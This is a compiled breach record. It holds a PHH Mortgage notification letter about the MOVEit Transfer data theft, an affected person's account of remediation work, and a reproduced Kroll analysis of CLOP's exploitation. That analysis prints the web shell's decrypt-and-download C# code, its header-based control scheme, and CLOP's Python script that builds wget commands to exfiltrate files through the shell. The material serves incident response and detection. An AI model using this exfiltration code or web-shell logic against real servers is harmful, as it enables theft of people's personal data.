Immediately upon learning of the Moveit Transfer vulnerability, PBI completed the recommended patching and remediation steps. They hired forensic investigation firm, Kroll, to assist them in investigating the nature and scope of the vulnerability's impact on their systems. The investigation uncovered that an unknown actor accessed one of PBI's Moveit Transfer servers on May 29, 2023 and May 30, 2023 and downloaded certain data from that system. A review of the impacted data was completed, including a manual validation of the results to identify records associated with PHH Mortgage Corporation. As a result of the entire investigation, PBI reported the event to the federal law enforcement.

On June 16, 2023, PBI disclosed to us that at the time of the event, the name, social security number, date of birth, and address of individuals affiliated with PHH were stored within the impacted Moveit Transfer server. To date, there have been no reports of identity theft or fraud related to information

1

potentially impacted by this event, and there is no indication any of the obtained information has been released on dark websites. It was identified that the impacted population included 111,285 individuals, wherein, 2,707 state residents were included in this population.

On September 5, 2023, PBI confirmed the delivery of consumer notification to all impacted individuals on behalf of PHH Mortgage Corporation, as the data owner.

PHH has worked with PBI to ensure that no file share services nor record retention is performed using Moveit. Additionally, PBI has worked with PBI to redact data points shared back with PHH to eliminate unnecessary additional transport of borrowers' sensitive personal information. PHH confirmed the delivery of consumer notification on behalf of PHH Mortgage Corporation.

I have attached the template used for consumer notification, along with the letter from PBI to PHH, advising of the security event. Should you have any questions regarding this notification or other aspects of the data security event, please contact us at 1-561-629-9778, or by email at amy.fleitas@ocwen.com.

Sincerely,
Kylene Rivera
Privacy Manager
Phh Mortgage Corporation
Kylene.Rivera@mortgagefamily.com

Appendix G- Time Spent Remediating the Breach

This is a summary of the time I spent remediating this issue.

I was harmed and alarmed by the release of the following information of my wife and myself:

- Name
- Social Security Number
- Date Of Birth
- Policy Number

As described below this information can cause irreparable harm to me and my wife to our credit report and, just as importantly, our Social Security Benefits. As said below this information does NOT just disappear after 2 years (PBI's extent of remediation), this data breach will haunt me and my wife for the rest of our lives. The information that was released during the breach is everything needed to:

- Request credit
- Take over a Social Security account
    - The first three digits of a SSN shows where you were born thus making, through Open Source Intelligence (OSINT) your "Mother's Maiden Name" easily accessible by guessing what state you parents were married in
- Ruin someone's credit for years to come

As an aside I wonder how many of the 11,000,000 people impacted (18,000+ in Washington State) received the notice from PBI and just threw the letter away not knowing the impact that this breach could have on their lives.

In addition, I was required to take time out of my busy schedule at the time to perform the remediation that I could:

- Creating logins/ a user for my wife on all three credit reporting agencies (Experian, Transunion, and Equifax)
- Creating logins/ a user for myself on all three credit reporting agencies (Experian, Transunion, and Equifax)
- Review my wife's credit report on all three credit reporting agencies (Experian, Transunion, and Equifax)
- Review my credit report on all three credit reporting agencies (Experian, Transunion, and Equifax)
- Perform a credit freeze for my wife on all three credit reporting agencies (Experian, Transunion, and Equifax)
- Perform a credit freeze for myself on all three credit reporting agencies (Experian, Transunion, and Equifax)
- Review of our Social Security account https://secure.ssa.gov/ to ensure we still could log in (no charge for this)

The three credit reporting agencies (for reason) make it incredibly hard to create the logins and obtain those reports, multiple hoops to jump through for each report.

To reiterate what is said below I have not seen any unauthorized charges, lost opportunities, or other expenses tied to their remediation efforts outside of the above efforts I was required to expend but the data is out there. These kinds of exploits of our data may yet occur and I will need to deal with that consequence at a future date, being ever vigilant against an attack.

Appendix H- Kroll MOVEit findings

Per the below Kroll found that the MOVEit software would decrypt the files for the attacker: https://www.kroll.com/en/publications/cyber/moveit-vulnerability-investigations-uncover-additional-exfiltration-method

KROLL

MOVEit Vulnerability Investigations Uncover Additional Exfiltration Method

July 24, 2023 Share

Webinar Replay: Lessons Learned from 50+ MOVEit IR Investigations. Watch Now.

Kroll has identified two different file exfiltration methodologies leveraged by threat actors, primarily CLOP, during recent engagements involving the exploitation of the MOVEit vulnerability (CVE-2023-34362) throughout May and June 2023.

In the vast majority of Kroll's global MOVEit investigations, the primary data exfiltration method consisted of utilizing the dropped web shell to inject a session or create a malicious account (named Method 1 for this piece). From there, threat actors were able to reauthenticate and use the MOVEit application itself to transfer files.

However, in a few instances, Kroll identified an additional and distinctly different methodology used to exfiltrate data that left markers in the available logging and required a separate approach for analysis versus the more broadly leveraged and primarily used methodology (named Method 2 for this piece). Kroll has also analyzed the Python script leveraged by CLOP to exfiltrate data during its initial wave of coordinated and largely automated attacks across MOVEit servers globally (Method 2).

Analysis of Additional Exfiltration Methodology (Method 2)

The web shell, dropped by the threat actors during exploitation of CVE-2023-34362, contains built-in data exfiltration capabilities. As opposed to the more commonly observed method (Method 1), data exfiltration via this mechanism (Method 2) creates distinct indicators of compromise due to its direct interaction with the MOVEit API. Kroll investigators have identified forensic artifacts consistent with the use of this capability in approximately 5% of Kroll's global MOVEit engagements (Method 2).

In Method 2, threat actors pass three variables to the web shell. These variables consist of the organization ID, the folder ID and the file name. From there, the web shell utilizes MOVEit API calls for file enumeration and data exfiltration.

The code snippet below demonstrates how the three variables, passed from the threat actor to the web shell, are used in the creation of the DataFilePath class.

```
{
  DataFilePath dataFilePath = new DataFilePath(int.Parse(header1), int.Parse(header3), header2);
  SILGlobals silGlobals = new SILGlobals();
  silGlobals.FileSystemFactory.Create();
  EncryptedStream encryptedStream = Encryption.OpenFileForDecryption(dataFilePath, silGlobals.FileSystemFactory.Create());
  this.Response.ContentType = "application/octet-stream";
  this.Response.AppendHeader("Content-Disposition", string.Format("attachment; filename={0}", (object) header2));
  using (GZipStream destination = new GZipStream(this.Response.OutputStream, CompressionMode.Compress))
    ((Stream) encryptedStream).CopyTo((Stream) destination);
}
```

The DataFilePath class is declared within the MOVEit DLL files. The class, and function with the same name, receive the organization ID, folder ID and the file name.

```
namespace MOVEit.DMZ.Application.Contracts.FileSystem
{
  public class DataFilePath : FilePath
  {
    public DataFolderPath Folder { get; set; }

    public DataFilePath(DataFolderPath folder, string fileName)
      : base((FolderPath) folder, fileName)
    {
      this.Folder = folder;
    }

    public DataFilePath(int orgId, int folderId, string fileName)
      : this(new DataFolderPath(orgId, folderId), fileName)
    {
    }
  }
}
```

SILGlobals is also loaded, which has several different classes and methods; however, the threat actor specifies "FileSystemFactory". MOVEit code, provided below, shows the implementation.

```
public IFileSystemFactory FileSystemFactory
{
  get
  {
    if (this._fileSystemFactory == null)
    {
      if (SILGlobals.IocContainer != null)
        SILGlobals.IocContainer.TryGetInstance<IFileSystemFactory>(out this._fileSystemFactory)
      if (this._fileSystemFactory == null)
        this._fileSystemFactory = this.GetFileSystemFactory();
    }
    return this._fileSystemFactory;
  }
}
```

Finally, as shown below, encryption keys are retrieved using GetBaseKeyProvider, and these keys are used to decrypt the file using the GetDecryptionStream function.

```
public static EncryptedStream OpenFileForDecryption(
  DataFilePath dataFilePath,
  IFileSystem fileSystem)
{
  try
  {
    Func<byte[], BaseKey> baseKeyProvider = Encryption._orgKeyProvider.GetBaseKeyProvider(dataFilePath.Folder.OrgId);
    FileHeaderStream baseStream = fileSystem.OpenRead((FilePath) dataFilePath);
    return Encryption._fileEncryptionStreamFactory.GetDecryptionStream(baseStream, baseKeyProvider);
  }
  catch (Exception ex)
  {
    throw new CryptographicException("Error opening file for decryption: " + ex.Message, ex);
  }
}
```

The above steps prepare files for exfiltration via download of an application/octet-stream MIME type object.

The data stored within the MOVEit systems is encrypted at rest on disk and during engagements in which dead-box incident response was the only available recourse. Our team designed an approach allowing for automated file decryption of at-rest data to move collections and "at risk" data more fluidly through an attorney review process (part of eDiscovery) and then through breach notification steps when necessary.

Data Exfiltration Python Script

In order to exfiltrate data, Kroll obtained and analyzed a copy of the Python script that CLOP leveraged in an automated methodology for Method 2 data exfiltration during the early MOVEit exploitation abuse:

Data Exfiltration Python Script

In order to exfiltrate data, Kroll obtained and analyzed a copy of the Python script that CLOP leveraged in an automated methodology for Method 2 data exfiltration during the early MOVEit exploitation abuse:

```
file = open("file_list.txt", "r")
file_list = list(csv.reader(file, delimiter=","))
file.close()
print(file_list)

with open('pass', 'r') as fp:
    shell_pwd = fp.readline().strip()
print(shell_pwd)

with open('shell.txt', 'r') as fp:
    shell_addr = fp.readline().strip()
print(shell_addr)

commands = []
for x in range (1, len(file_list)):
    temp_command ='wget -d --content-disposition --header="User-Agent: Mozilla/5.0 (Windows NT
    6.0) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11" ' +
    '--header="X-siLock-Comment:' + shell_pwd + '" --header="X-siLock-Step1:' + file_list[x][1] +
     '" --header="X-siLock-Step2:' + file_list[x][2] + '" --header="X-siLock-Step3:' + file_list[
    x][0] + '" --no-check-certificate' + ' -O .' + file_list[x][6] + '/' + file_list[x][4] +
    '.gzip ' + shell_addr
    print (temp_command)
    commands.append(temp_command)
print(commands)
for cmd in commands:
    os.system(cmd)
```

File: file_list.txt -> file_list
TA Generated Local File List

File: pass -> shell_pwd
TA Created Password for Wget

File: shell.txt -> shell_adr
TA Created Wget URL: https://{Server-IP}/human2.aspx

TA Creating Wget Commands
Iterates file_list per Loop

Web Shell Analysis and Intrusion Lifecycle

For context, the web shell that CLOP dropped is protected by a random 36-character globally unique identifier (GUID) that is created when the file is dropped on the system and used for authentication and unauthorized access. Cybercriminals specify the password in each request sent to the web shell by setting the "X-siLock-Comment" variable in the HTTP header. If there is a mismatch between the GUID and X-siLock-Comment value, the web shell will return a "404" error code.

There are three additional variables the web shell will analyze to determine what function is performed.

- **Header1 = X-siLock-Step1**
- **Header2 = X-siLock-Step3**
- **Header3 = X-siLock-Step2**

Pseudocode of Web Shell

The headers can be further broken down and explained as the following:

- If header1 is set to "-1," the web shell will return Azure Blob information such as: storage account, blob key and the blob container.
- If header1 is set to "-2," the malicious account "Health Check Service" will be deleted if it exists.
- If header2 and header3 are both "null," the web shell attempts to inject a new session for a superuser in the "activesessions" table.
- If a superuser account cannot be found, then the shell creates the malicious "Health Services Account".

When data is exfiltrated using these headers, entries will be logged in the "log" table of the MOVEit database. The table can then be parsed to generate a listing of files that were exfiltrated from the environment.

If none of the headers match the aforementioned pseudocode, then the default case will be executed. The default case will decrypt, compress and exfiltrate data as "Content-Disposition". When data is exfiltrated in this way, there are no corresponding entries in the "log" table or other logs unless the client has enabled MOVEit logging.

For this functionality to be triggered, the web shell requires:

- **Header1 = Organization ID (not equal to -1 or -2)**
- **Header2 = File ID (identifying a specific file on disk)**
- **Header3 = Folder ID (identifying a specific folder on disk)**